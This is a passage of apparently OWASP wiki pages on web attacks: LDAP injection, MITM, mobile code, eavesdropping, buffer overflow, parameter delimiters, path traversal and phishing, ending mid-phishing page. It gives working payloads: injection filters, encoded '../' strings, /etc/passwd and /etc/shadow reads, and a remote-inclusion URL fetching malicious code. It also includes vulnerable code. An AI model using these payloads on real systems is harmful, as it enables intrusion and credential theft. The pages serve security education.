## LIKELIHOOD OF EXPLOITATION

Very High

## EXAMPLES

### Example 1

In a page with a user search form, the following code is responsible to catch input value and generate a LDAP query that will be used in LDAP database.

```
<input type="text" size=20 name="userName">Insert the username</input>
```

The LDAP query is narrowed down for performance and the underlying code for this function might be the following:

```
String ldapSearchQuery = "(cn=" + $userName + ")";  
System.out.println(ldapSearchQuery);
```

Case the variable \$userName is not validated, it could be possible accomplish LDAP injection, as follows:

- If a user puts "\*" on box search, the system may return all the usernames on the LDAP base
- If a user puts "jonys) (| (password = \* ) )", it will generate the code bellow revealing jonys' password

```
( cn = jonys ) ( | (password = * ) )
```

### Example 2

The following vulnerable code is used in an ASP web application which provides login with LDAP data base.

On line 11, the variable userName is initialized and validated to check if it's not in blank. Then, the content of this variable is used to construct a LDAP query used by SearchFilter on line 28. The attacker has the chance specify what will be queried on LDAP server, and see the result on the line 33 to 41, are all results and their attributes are displayed.

Commented vulnerable asp code:

```
1. <html>  
2. <body>  
3. <%@ Language=VBScript %>  
4. <%  
5. Dim userName  
6. Dim filter  
7. Dim ldapObj  
8.  
9. Const LDAP_SERVER = "ldap.example"  
10.
```

```

11. userName = Request.QueryString("user")
12.
13. if( userName = "" ) then
14. Response.Write("Invalid request. Please specify a valid
15. user name")
16. Response.End()
17. end if
18.
19. filter = "(uid=" + CStr(userName) + ")" ' searching for the user entry
20.
21. 'Creating the LDAP object and setting the base dn
22. Set ldapObj = Server.CreateObject("IPWorksASP.LDAP")
23. ldapObj.ServerName = LDAP_SERVER
24. ldapObj.DN = "ou=people,dc=spilab,dc=com"
25.
26. 'Setting the search filter
27. ldapObj.SearchFilter = filter
28.
29. ldapObj.Search
30.
31. 'Showing the user information
32. While ldapObj.NextResult = 1
33. Response.Write("<p>")
34.
35. Response.Write("<b>User information for: " +
36. ldapObj.AttrValue(0) + "</b>")
37. For i = 0 To ldapObj.AttrCount -1
38. Response.Write("<b>" + ldapObj.AttrType(i) + "</b>: " +
39. ldapObj.AttrValue(i) + " " )
40. Next
41. Response.Write("")
42. Wend
43. %>
44. </body>
45. </html>

```

In the example above, we send the \* character in the user parameter which will result in the filter variable in the code to be initialized with (uid=\*). The resulting LDAP statement will make the server return any object that contains a uid attribute like username.

`http://www.some-site.org/index.asp?user=*`

## REFERENCES

- <http://www.ietf.org/rfc/rfc1960.txt> A String Representation of LDAP Search Filters (RFC1960)
- <http://www.redbooks.ibm.com/redbooks/SG244986.html> IBM RedBooks Understanding LDAP
- [http://www.webappsec.org/projects/threat/classes/ldap\\_injection.shtml](http://www.webappsec.org/projects/threat/classes/ldap_injection.shtml)

## RELATED THREATS

[[Category:Information Disclosure]]

## RELATED ATTACKS

- [[Interpreter Injection]]
- [[SQL Injection]]
- [[Command Injection]]
- [[Relative Path Traversal]]
- [[Resource Injection]]
- [[Path Manipulation]]

## RELATED VULNERABILITIES

[[Category:Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

[[Category:Input Validation]]

Some other ways of to prevent of this attack:

- Validating for the type:

```
int trustedUserName = Convert.ToInt32( Request.QueryString("username"))
```

- Pattern validating

```
string email = Regex.IsMatch( Request.QueryString( "email" ) , " ^.+@[^\.\.]*\.[a-z]{2,}$ " ).
```

- Domain values validation:

```
string trustedCountry = Request.QueryString("country") in { "BR", "VE", "CL", "CO", "UY", "PE", "PY" }
```

[[Category:Injection]]

[[Category:Attack]]

QUEBRA

## CATEGORY:MALICIOUS CODE ATTACK

This category is for tagging attacks that are launched by malicious codes, such as virus, Trojan horse, trapdoor, timebomb, and logic-bomb.

[[category:attack]]

QUEBRA


## MAN-IN-THE-MIDDLE ATTACK

{{Template:attack}}

## DESCRIPTION

The man-in-the middle attack acts intercepting a communication between two systems, for example, in the http transaction the target is the TCP connection between client and server.

Using different techniques the attacker splits the original TCP connection in 2 new connections, one between the client and the attacker and the other between the attacker and the server, as shown in figure 1. Once the TCP connection is intercepted, the attacker acts as a proxy, being able to read, insert and modify the data in the intercepted communication.



[[Image:main\_the\_middle.JPG]]

Figure 1. Illustration of man-in-the-middle attack

In the web context the MITM attack is very effective because of the nature of the http protocol and the data transfer which are all ASCII based. This way, it's possible to view and intercept within the http protocol and also in the data transferred. So, for example, it's possible to capture a session cookie reading the http header, but it's also possible to change an amount of money transaction inside the application context, as shown in figure 2.



[[Image:request.JPG]]

Figure 2. Illustration of a HTTP Packet intercepted with Paros Proxy.

The MITM attack could also be done over https connection by using the same technique, the only difference consists in the establishment of two independent SSL sessions, one over each TCP connection. The browser sets a SSL connection with attacker and the attacker establishes another SSL connection with the web server. In general the browser warns the user that the digital certificate used is not valid, but sometimes the user could ignore the warning because he doesn't understand the threat.. In some specific contexts it's possible that the warn doesn't appear, as for example, when the Server certificate is compromised by the attacker or when the attacker certificate is signed by a trusted CA and the CN is the same of the original web site.

The MITM it's not only an attack technique but it's also usually used during a development step of a web application or still used for Web Vulnerability assessments.

#### MITM Attack tools

There are several tools to realize MITM attack. These tools are particularly efficient in LAN networks environments because implements extra functionalities like the arp spoof capabilities that permits intercept the communication between hosts.

- PacketCreator
- Ettercap
- Dsniff
- Cain e Abel

#### MITM Proxy only tools



Proxy tools only permits interact with all the parts of the HTTP protocol like the header and the body of a transaction, but have not the capability to intercept the TCP connection between client and server. To intercept the communication it's necessary to use other network attack tools or configure the browser

- OWASP WebScarab
- Paros Proxy
- Burp Proxy
- ProxyFuzz
- Odysseus Proxy

## SEVERITY

High

## LIKELIHOOD OF EXPLOITATION

Medium

## EXTERNAL REFERENCES

- [http://www.sans.org/reading\\_room/whitepapers/threats/480.php](http://www.sans.org/reading_room/whitepapers/threats/480.php)
- <http://cwe.mitre.org/data/definitions/300.html>
- <http://en.wikipedia.org/wiki/Mitm>

## RELATED THREATS

[[Category:Authentication]]

[[Category:Client-side Attacks]]

## RELATED ATTACKS

[[Man-in-the-browser\_attack]]

## RELATED VULNERABILITIES

[[Category:Session Management Vulnerability]]

## RELATED COUNTERMEASURES

- [[Session Management]]

[[Category:Spoofing]]

[[Category:Attack]]

QUEBRA

## MOBILE CODE: INVOKING UNTRUSTED MOBILE CODE

{{Template:Attack}}

### DESCRIPTION

This attack consists on manipulation of a mobile code in order to execute malicious operations at the client side. By intercepting client traffic using “man-in-the-middle” technique, a malicious user could modify the original mobile code with arbitrary operations that will be executed on client’s machine under his credentials.

In other scenario, the malicious mobile code could be hosted in an untrustworthy web site or it could be permanently injected on a vulnerable web site thru an injection attack.

This attack can be performed over Java or C++ applications and affects any operational system.

### SEVERITY

Medium to High

### LIKELIHOOD OF EXPLOITATION

Low

### EXAMPLES

The following code demonstrates how this attack could be performed using a Java applet.

```
// here declarer a object URL with the path of the malicious class
URL[] urlPath= new URL[]{new URL("file:subdir/")};
// here generate a object "loader" which is responsible to load a class in the URL path
URLClassLoader classLoader = new URLClassLoader(urlPath);
//here declare a object of a malicious class contained in "classLoader"
Class loadedClass = Class.forName("loadMe", true, classLoader);
```

### EXTERNAL REFERENCES

- [https://buildsecurityin.us-cert.gov/daisy/bsi/100/version/1/part/4/data/CLASP\\_ApplicationSecurityProcess.pdf?branch=main&language=default](https://buildsecurityin.us-cert.gov/daisy/bsi/100/version/1/part/4/data/CLASP_ApplicationSecurityProcess.pdf?branch=main&language=default)
- <http://cwe.mitre.org/data/definitions/494.html>

### RELATED THREATS

[[Category: Logical Attacks]]

### RELATED ATTACKS

- [[Mobile code: non-final public field]]
- [[Mobile code: object hijack]]

## RELATED VULNERABILITIES

[[Category: Unsafe Mobile Code]]

## RELATED COUNTERMEASURES

To solve this issue, it's necessary to use some type of integrity mechanism to assure that the mobile code has not been modified.

[[Category: Abuse of Functionality]]

[[Category: Attack]]

QUEBRA

## MOBILE CODE: NON-FINAL PUBLIC FIELD

{{Template:Attack}}

## DESCRIPTION

This attack aims to manipulate non-final public variables used in mobile code by injecting malicious values on it, mostly in Java and C++ applications.

When a public member variable or class used in mobile code isn't declared as final, its values can be maliciously manipulated by any function that has access to it in order to extend the application code or acquire critical information about the application.

## SEVERITY

Medium to High

## LIKELIHOOD OF EXPLOITATION

Low

## EXAMPLES

A Java applet from certain application is acquired and subverted by an attacker. Then, he makes the victim accept and run a Trojan or malicious code that was prepared to manipulate non-final objects' state and behavior. This code is instantiated and executed continuously using default JVM on victim's machine. When the victim invokes the Java applet from the original application using the same JVM, the malicious process could be mixed with original applet, thus it modifies values of non-final objects and executes under victim's credentials.

In the following example, the class "any\_class" is declared as final and "server\_addr" variable is not:

```
public final class any_class extends class_Applet {  
    public URL server_addr;
```

```
...  
}
```

In this case, the value of “server\_addr” variable could be set by any other function that has access to it, thus changing the application behavior.

A proper way to declare this variable is:

```
public class any_class extends class_Applet {  
    public final URL server_addr;  
    ...  
}
```

When a variable is declared as final its value cannot be modified.

## EXTERNAL REFERENCES

- <http://cwe.mitre.org/data/definitions/493.html> – Mobile Code: non-final public field
- <http://www.fortifysoftware.com/vulncat/> - Unsafe Mobile Code: Access Violation
- <http://www.fortifysoftware.com/vulncat/> - Unsafe Mobile Code: Public finalize() Method

## RELATED THREATS

[[Category: Logical Attacks]]

## RELATED ATTACKS

- [[Mobile code: invoking untrusted mobile code]]
- [[Mobile code: object hijack]]

## RELATED VULNERABILITIES

[[Category: Unsafe Mobile Code]]

## RELATED COUNTERMEASURES

[[Category: Access Control]]

[[Category: Abuse of Functionality]]

[[Category: Attack]]

QUEBRA

## MOBILE CODE: OBJECT HIJACK

{{Template:Attack}}

## DESCRIPTION

This attack consists in a technique to create objects without constructors' methods by taking advantage of clone() method of Java based applications.

Case a certain class implements cloneable() method declared as public, but doesn't has a public constructor method nor declared as final, it is possible to extent it into a new class and create objects using the clone() method.

The cloneable() method certificates that the clone() method functions correctly. A cloned object has the same attributes (variables values) that the original object, but the objects are independents.

## SEVERITY

Medium to High

## LIKELIHOOD OF EXPLOITATION

Medium

## EXAMPLES

In this example, a public class "BankAccount" implements the cloneable() method which declares "Object clone(string accountnumber)":

```
public class BankAccount implements Cloneable{
    public Object clone(String accountnumber) throws
    CloneNotSupportedException
    {
        Object returnMe = new BankAccount(account number);
        ...
    }
}
```

An attacker can implement a malicious public class that extends the parent BankAccount class, as follows:

```
public class MaliciousBankAccount extends BankAccount implements
Cloneable{
    public Object clone(String accountnumber) throws CloneNotSupportedException
    {
        Object returnMe = super.clone();
        ...
    }
}
```

A Java applet from certain application is acquired and subverted by an attacker. Then, he makes the victim accepts and runs a Trojan or malicious code that was prepared to manipulate objects' state and behavior. This code is instantiated and executed continuously using default JVM on victim's machine. When the victim invokes the Java applet from the original application using the same JVM, then the attacker clones the class, he manipulates the attributes values and after that substitutes the original object for the malicious one.

## EXTERNAL REFERENCES

- <http://cwe.mitre.org/data/definitions/491.html> - Mobile Code: Object Hijack
- <http://www.fortifysoftware.com/vulncat/> - Object Model Violation: Erroneous clone() Method

## RELATED THREATS

[[Category: Logical Attacks]]

## RELATED ATTACKS

- [[Mobile code: invoking untrusted mobile code]]
- [[Mobile code: non-final public field]]

## RELATED VULNERABILITIES

[[Category: Unsafe Mobile Code]]

## RELATED COUNTERMEASURES

[[Category: Session Management]]

[[Category: Abuse of Functionality]]

[[Category: Attack]]

QUEBRA

## NETWORK EAVESDROPPING

{{Template:Attack}}

## DESCRIPTION

The Network Eavesdropping or network sniffing is a network layer attack consisting in capturing packets from the network transmitted by others computers and reading the data content in search of sensitive information like passwords, session token or yet any kind of confidential information.

The attack could be done using tools called network sniffers, these tools act collecting packets on the network and, depending on the quality of the tool, this could offer facilities to analyze the collected data like protocol decoders or stream reassembling.

Depending on the network context, to be the sniffing effective, some condition must be attended:

- Lan environment with HUBs

This is the ideal case because the hub is a network repeater that duplicates every network frame received to all ports. So the attack is very simple to be implemented because no other condition must be attended.

- Lan environment with switches

To be effective the eavesdropping a preliminary condition must be attended. Because a switch by default only transmit a frame to the port is necessary a mechanism that will duplicate or will redirect the network packets to evil system. For example to duplicate traffic to one port to another port is necessary to implement a special configuration on the switch.

To redirect the traffic from one port to another it's necessary a preliminary exploitation like the arp spoof attack. In this attack the evil system act like a router between the victim's communication making, in this way, possible to sniff the exchanged packets.

- Wan environment

In this case to make a network sniff is necessary that the evil system became a router between the client server communications. One way to implement this exploit is done by a dns spoof attack to their client system.

Network Eavesdropping is a passive attack very difficult to be discovered, it could be identified by the effect of the preliminary condition or, in some cases, by inducing the evil system to respond a fake request directed to the evil system IP but with the MAC address of a different system.

## SEVERITY

High

## LIKELIHOOD OF EXPLOITATION

Medium

## EXAMPLES

When a network device called HUB is used on the Local Area Network topology, the Network Eavesdropping become easier, it's because the device repeat all traffic received on one port to all other ports. Using a protocol analyzer, the attacker can capture all traffic on the LAN discovering sensitive information.

<https://www.owasp.org/images/4/48/Eavesdropping.jpg>

Figure 1. Local Eavesdropping attack.

## EXTERNAL REFERENCES

- <http://www.ethereal.com/>

## RELATED THREATS

[[Category:Logical Attacks]]

## RELATED ATTACKS

- [[Man-in-the-middle attack]]

## RELATED VULNERABILITIES

- [[Data Leaking Between Users]]

## RELATED COUNTERMEASURES

[:Category:Encryption]]

[[Category:Sniffing Attacks]]

[[Category:Attack]]

QUEBRA

## ONE-CLICK ATTACK

#REDIRECT [[Cross-Site Request Forgery]]

[[Category:Exploitation of Authentication]]

[[Category:Attack]]

QUEBRA

## OVERFLOW BINARY RESOURCE FILE

{{Template:Attack}}

## DESCRIPTION

The source of the buffer overflows may be input data generally.

When it comes about Overflow Binary Resource File the attacker has to modify/prepare binary file in such a way, that the application after reading this file is becoming prone to a classic buffer overflow attack. The only difference between this attack and the classic one, is the source of the input data. Common examples are specially crafted MP3, JPEG or ANI files, which causes buffer overflows.

## EXAMPLES

Application reads first 8 characters from binary file.

```
rezos@dojo-labs ~/owasp/binary $ cat read_binary_file.c
#include <stdio.h>
```



```
#include <string.h>
int main(void)
{
    FILE *f;
    char p[8];
    char b[8];
    f = fopen("file.bin", "r");
    fread(b, sizeof(b), 1, f);
    fclose(f);
    strcpy(p, b);
    printf("%s\n", p);
    return 0;
}
```

Crafted file contains more than 8 characters.

```
rezos@dojo-labs ~/owasp/binary $ cat file.bin
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Attempt to run one more time application will end with:

```
rezos@dojo-labs ~/owasp/binary $ ./read_binary_file
Segmentation fault
```

failure. Was it buffer overflow?

```
rezos@dojo-labs ~/owasp/binary $ gdb -q ./read_binary_file
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) r
Starting program: /home/rezos/owasp/binary/read_binary_file
Program received signal SIGSEGV, Segmentation fault.
0xb7e4b9e3 in strcpy () from /lib/libc.so.6
```

Yes, definitely that was a buffer overflow in a strcpy() function. Why?

**fread(b, sizeof(b), 1, f)** reads characters from the stream f, sizeof(b) once, to the buffer b. It looks OK.

However there is no room for a '\0', which terminates the string.

During executing strcpy(p, b); where both buffers are equal overflow takes place. What causes it is the absence of the null byte/terminating character in a buffer b[]. The strcpy() function will copy into the buffer p[] everything starting in b[0] and ending on the null byte. The attacker has successfully conducted the buffer overflow attack by crafting special file.

## REFERENCES

- <http://capec.mitre.org/data/definitions/44.html>

## RELATED THREATS

- [\[\[:Category:Command\\_Execution\]\]](#)

## RELATED ATTACKS

- [\[\[Buffer\\_overflow\\_attack\]\]](#)

- [[Format\_string\_attack]]

## RELATED VULNERABILITIES

- [[Format string]]
- [[Heap overflow]]

## RELATED COUNTERMEASURES

- Use safe equivalent functions, which check the buffers length, whenever it's possible.

Namely:

- gets() -> fgets()
  - strcpy() -> strncpy()
  - strcat() -> strncat()
  - sprintf() -> snprintf()
- These functions which doesn't have their safe equivalents should be rewritten with safe checks implemented. Time spent on that will benefit in the future. Remember that you have to do it only once.
- Use compilers, which are able to identify unsafe functions, logic errors and check if the memory is overwritten when and where it shouldn't be.

## CATEGORIES

[[Category:Data Structure Attacks]]

[[Category:Attack]]

QUEBRA

## PARAMETER DELIMITER

{{Template:Attack}}

## DESCRIPTION

This attack is based on manipulation of parameters delimiter used by web application input vectors, in order to cause unexpected behaviors like access control and authorization bypass, information disclosure, among others.

## SEVERITY

High

## LIKELIHOOD OF EXPLOITATION

Medium

## EXAMPLES

In order to illustrate this vulnerability, it'll be used a vulnerability found on Poster V2, a posting system based on PHP programming language.

This application has a dangerous vulnerability that allows inserting data into user fields (username, password, email address and privileges) in "mem.php" file, which is responsible for managing application user.

An example of the file "mem.php", where user Jose has admin privileges and Alice user access:

```
<?
Jose|12345678|jose@attack.com|admin|
Alice|87654321|alice@attack.com|normal|
?>
```

When a user wants to edit his profile, he must use edit account" option in the "index.php" page and enter his login information. However, using "|" as a parameter delimiter on email field followed by "admin", the user could elevate his privileges to administrator. Example:

```
Username: Alice
Password: 87654321
Email: alice@attack.com |admin|
This information will be recorded in "mem.php" file like this:
Alice|87654321|alice@attack.com|admin|normal|
```

In this case, the last parameter delimiter considered is "|admin|" and the user could elevate his privileges by assigning administrator profile.

Although this vulnerability doesn't allow manipulation of others user profiles, it allows privilege escalation for application users.

## EXTERNAL REFERENCES

- <http://cwe.mitre.org/data/definitions/141.html>
- <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0307>

## RELATED THREATS

[[Category: Authorization]]

[[Category: Command Execution]]

## RELATED ATTACKS

[[Category: Injection Attack]]

## RELATED VULNERABILITIES

[[Category:Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

[[Category:Input Validation Vulnerability]]

[[Category:Injection]]

[[Category:Attack]]

QUEBRA

## PATH MANIPULATION

{{Template:Attack}}

### DESCRIPTION

Path manipulation errors occur when the following two conditions are met:

- An attacker can specify a path used in an operation on the filesystem.
- By specifying the resource, the attacker gains a capability that would not otherwise be permitted. For example, the program may give the attacker the ability to overwrite the specified file or run with a configuration controlled by the attacker.

Allowing user input to control paths used in filesystem operations may enable an attacker to access or modify protected system resources.

### SEVERITY

Medium to High

### LIKELIHOOD OF EXPLOITATION

High to Very High

### EXAMPLES

#### Example 1

The following code uses input from an HTTP request to create a file name. The programmer has not considered the possibility that an attacker could provide a file name such as "../../../tomcat/conf/server.xml", which causes the application to delete one of its own configuration files.

```
String rName = request.getParameter("reportName");  
File rFile = new File("/usr/local/apfr/reports/" + rName);
```

```
...  
rFile.delete();
```

## Example 2

The following code uses input from a configuration file to determine which file to open and echo back to the user. If the program runs with privileges and malicious users can change the configuration file, they can use the program to read any file on the system that ends with the extension .txt.

```
fis = new FileInputStream(cfg.getProperty("sub")+ ".txt");  
amt = fis.read(arr);  
out.println(arr);
```

## RELATED THREATS

[[Category:Information Disclosure]]

## RELATED ATTACKS

- [[Resource Injection]]
- [[Relative Path Traversal]]

## RELATED VULNERABILITIES

[[Category:Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

[[Category:Input Validation]]

## CREDIT

{{Template:Fortify}}

[[Category:Injection Attack]]

[[Category:Attack]]

QUEBRA

## PATH TRAVERSAL

{{Template:Attack}}

## DESCRIPTION

This attack aims to access files and directories that are stored outside web root folder. By browsing the application, one should look for absolute links to files stored on the web server and how this is done. By manipulating variables that reference files with “dot-dot-slash (../)” sequences and its variations it’s possible to access arbitrary files and

directories stored on file system, including application source code, configuration and critical system files, limited by system operational access control.

The idea is to use “../” sequences to move up to root directory, thus permitting to navigate thru file system.

This attack can be execute with a external malicious code injected on the path, the way of the [[Resource Injection]] attack, but it’s a Path Traversal attack

This attack is also named of “dot-dot-slash”, “directory traversal”, “directory climbing” and “backtracking”.

To perform this attack it’s not necessary to use a specific tool, but it’s recommended to use a spider/crawler to detect all URLs available.

### ""Request variations""

Encoding and double encoding:

- %2e%2e%2f represents ../
- %2e%2e/ represents ../
- ..%2f represents ../
- %2e%2e%5c represents ..\
- %2e%2e\ represents ..\
- ..%5c represents ..\
- %252e%252e%255c represents ..\
- ..%255c represents ..\ and so on.

### ""Unicode/UTF-8 Encoding (only for systems support UTF-8 sequences)""

- ..%c0%af represents ../
- ..%c1%9c represents ..\

### ""OS specific""

#### UNIX

- Root directory: “ / ”
- Directory separator: “ / ”

#### WINDOWS

- Root directory: “ <partition letter> : \ ”
- Directory separator: “ / ” or “ \ ”

### SEVERITY

High

## LIKELIHOOD OF EXPLOITATION

High

## EXAMPLES

### Example 1

In order to identify the possibility to execute this attack, it's needed to observe how the application deals with the resources in use. The following examples show some situations.

- `http://some_site.com.br/get-files.jsp?file=report.pdf`
- `http://some_site.com.br/get-page.php?home=aaa.html`
- `http://some_site.com.br/some-page.asp?page=index.html`

In these examples it's possible to insert a malicious string as the variable parameter to access files located outside the web publish directory. Ex:

```
http://some_site.com.br/get-files?file=../../../../some_dir/some_file
```

Or

```
http://some_site.com.br/../../../../some_dir/some_file
```

The following URLs show examples of \*NIX password file exploitation:

- `http://some_site.com.br/../../../../etc/shadow`
- `http://some_site.com.br/get-files?file=/etc/passwd`

Note: In a windows system an attacker can navigate only in a partition that locates web root while in the Linux he can navigate in all disc.

### Example 2

It's also possible to include files, and scripts, located on external website:

```
http://some_site.com.br/some-page?page=http://other-site.com.br/other-page.htm/malicious-code.php
```

### Example 3

These examples illustrate a case when an attacker make the server show the CGI source code;

```
http://vulnerable-page.org/cgi-bin/main.cgi?file=main.cgi
```

### Example 4

A typical example of vulnerable application code (extracted from: Wikipedia - Directory Traversal):

```
<?php
$template = 'blue.php';
```

```

if ( is_set( $_COOKIE['TEMPLATE'] ) )
$template = $_COOKIE['TEMPLATE'];
include ( "/home/users/phpguru/templates/" . $template );
?>

```

An attack against this system could be to send the following HTTP request:

```

GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../etc/passwd

```

Generating a server response such as:

```

HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache
root:fi3sED95ibqR6:0:1:System Operator:/:bin/ksh
daemon:*:1:1:/:tmp:
phpguru:f8fk3j10If31.:182:100:Developer:/home/users/phpguru/:bin/csh

```

The repeated "../../../../" characters after /home/users/phpguru/templates/ has caused

[<http://www.php.net/manual/en/function.include.php> include()) to traverse to the root directory, and then include the UNIX password file [[passwd|etc/passwd](#)].

UNIX etc/passwd is a common file used to demonstrate "directory traversal", as it is often used by crackers to try cracking the passwords.

## EXTERNAL REFERENCES

- <http://cwe.mitre.org/data/definitions/22.html>
- [http://www.webappsec.org/projects/threat/classes/path\\_traversal.shtml](http://www.webappsec.org/projects/threat/classes/path_traversal.shtml)
- <http://cve.mitre.org/docs/plover/SECTION.9.6.html#PATH.TRAV>

## RELATED THREATS

[[Category: Information Disclosure]]

## RELATED ATTACKS

- [[Path Manipulation]]
- [[Relative Path Traversal]]
- [[Resource Injection]]

## RELATED VULNERABILITIES

[[Category: Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

[[Category: Input Validation]]

[[Category: Resource Manipulation]]



[[Category: Attack]]

QUEBRA

## CATEGORY:PATH TRAVERSAL ATTACK

### DESCRIPTION

This category of attacks exploit various [[Category:Path Vulnerability|path vulnerabilities]] to access files or directories that are not intended to be accessed. This attack works on applications that take user input and use it in a "path" that is used to access a filesystem. If the attacker includes special characters that modify the meaning of the path, the application will misbehave and may allow the attacker to access unauthorized resources. This type of attack has been successful on web servers, application servers, and custom code.

### EXAMPLES

The most basic Path Traversal attack uses the '../' special character sequence to alter the location of the request. In an Operating System, this special character combination notes to move down one directory. An example of such an attack could look like the following:

```
http://foo.com/../../../../barfile
```

While the web server may stand up well to such an attack, another approach is to target the application itself. Most commonly the use of parameters being passed by the application can be exploited. Such data can come from user input or application data being passed between pages. Let's take for the following example into account: `http://foo.com/bar.cgi?store=mystore.html`

We can observe from the above that `bar.cgi` takes a parameter to navigate through the application; in this case, the store location is `mystore.html`. We can use this knowledge to attempt the retrieval of `bar.cgi`'s source code by submitting: `http://foo.com/bar.cgi?store=bar.cgi`

This can be taken a step further. By combining the two methods above one may be able to retrieve server resident content using the application as a means of accessing it. Keep in mind, the web server daemon (process) runs as a user on the machine and as such the application has read access to certain areas. Using the foobar store example URL above, let look at how we can grab a file from another location of the server: `http://foo.com/bar.cgi?store=../../secretfile.txt`

### CATEGORIES

[[Category:Attack]]

QUEBRA

## PHISHING

[[Guide Table of Contents]]

\_\_TOC\_\_

Phishing attacks are one of the highest visibility problems for banking and e-commerce sites, with the potential to destroy a customer's livelihood and credit rating. There are a few precautions that application writers can follow to reduce the risk, but most phishing controls are procedural and user education.

Phishing is a completely different approach from most scams. In most scams, there is misrepresentation and the victim is clearly identifiable. In phishing, the lines are blurred:

- The identify theft victim is a victim. And they will be repeatedly victimized for years. Simply draining their bank account is not the end. Like all types of identify theft, the damage is never completely resolved. Just when the person thinks that everything has finally been cleaned up, the information is used again.
- Banks, ISPs, stores and other phishing targets are victimized – they suffer a huge loss of reputation and trust by consumers. If you received a legitimate email from Citibank today, would you trust it?

## WHAT IS PHISHING?

Phishing is misrepresentation where the criminal uses social engineering to appear as a trusted identity. They leverage the trust to gain valuable information; usually details of accounts, or enough information to open accounts, obtain loans, or buy goods through e-commerce sites.

Up to 5% of users seem to be lured into these attacks, so it can be quite profitable for scammers – many of whom send millions of scam e-mails a day.

The basic phishing attack follows one or more of these patterns:

- Delivery via web site, e-mail or instant message, the attack asks users to click on a link to “re-validate” or “re-activate” their account. The link displays a believable facsimile of your site and brand to con users into submitting private details
- Sends a threatening e-mail to users telling them that the user has attacked the sender. There's a link in the e-mail which asks users to provide personal details
- Installs spyware that watches for certain bank URLs to be typed, and when typed, up pops a believable form that asks the users for their private details
- Installs spyware (such as Berbew) that watches for POST data, such as usernames and passwords, which is then sent onto a third party system
- Installs spyware (such as AgoBot) that dredges the host PC for information from caches and cookies
- “Urgent” messages that the user's account has been compromised, and they need to take some sort of action to “clear it up”
- Messages from the “Security” section asking the victim to check their account as someone illegally accessed it on this date. Just click this trusty link...

Worms have been known to send phishing e-mails, such as MiMail, so delivery mechanisms constantly evolve. Phishing gangs (aka organized crime) often use malicious software like Sasser or SubSeven to install and control zombie PCs to hide their actions, provide many hosts to receive phishing information, and evade the shutdown of one or two hosts.

Sites that are not phished today are not immune from phishing tomorrow. Phishers have a variety of uses for stolen accounts -- any kind of e-commerce is usable. For example:

- Bank accounts: Steal money. But other uses: Money laundering. If they cannot convert the money to cash, then just keep it moving. Just because you don't have anything of value sitting in the account does not mean

that the account has no value. Many bank accounts are linked. So compromising one will likely compromise many others. Bank accounts can lead to social security numbers and other account numbers. (Do you pay bills using an auto-pay system? Those account numbers are also accessible. Same with direct deposit.)

- PayPal: All the benefits of a bank without being a bank. No FDIC paper trail.
- eBay: Laundering.
- Western Union: "Cashing out". Converting stolen money to cash.
- Online music and other e-commerce stores. Laundering. Sometimes goods (e.g., music) are more desirable than money. Cashing out takes significant resources. Just getting music (downloadable, instant, non-returnable) is easy. And easy is sometimes desirable.
- ISP accounts. Spamming, compromising web servers, virus distribution, etc. Could also lead to bank accounts. For example, if you use auto-pay from your bank to your ISP, then the ISP account usually leads to the bank account number.
- Physical utilities (phone, gas, electricity, water) directly lead to identity theft.
- And the list goes on.

It is not enough to not trust emails from banks. You need to question emails from all sources.

## DEPLOY SPF

SPF - Sender Policy Framework - <http://www.openspf.org/> - is a simple addition you can make to your DNS servers to allow recipients to authenticate email messages you send. After you're SPF-Enabled, any phishing emails that attempt to spoof your legitimate email domain will be erased by all good anti-spam software, thus preventing victims from ever receiving the phish emails. DKIM - DomainKeys Identified Mail - <http://www.dkim.org/> - is another similar system, albeit more resource intensive.

## USER EDUCATION

Users are the primary attack vector for phishing attacks. Without training your users to be wary of phishing attempts, they will fall victim to phishing attacks sooner or later. It is insufficient to say that users shouldn't have to worry about this issue, but unfortunately, there are few effective technical security controls that work against phishing attempts as attackers are constantly working on new and interesting methods to defraud users. Users are the first, and often the last, lines of defense, and therefore any workable solution must include them.

Create a policy detailing exactly what you will and will not do. Regularly communicate the policy in easy to understand terms (as in "My Mom will understand this") to users. Make sure they can see your policies on your web site.

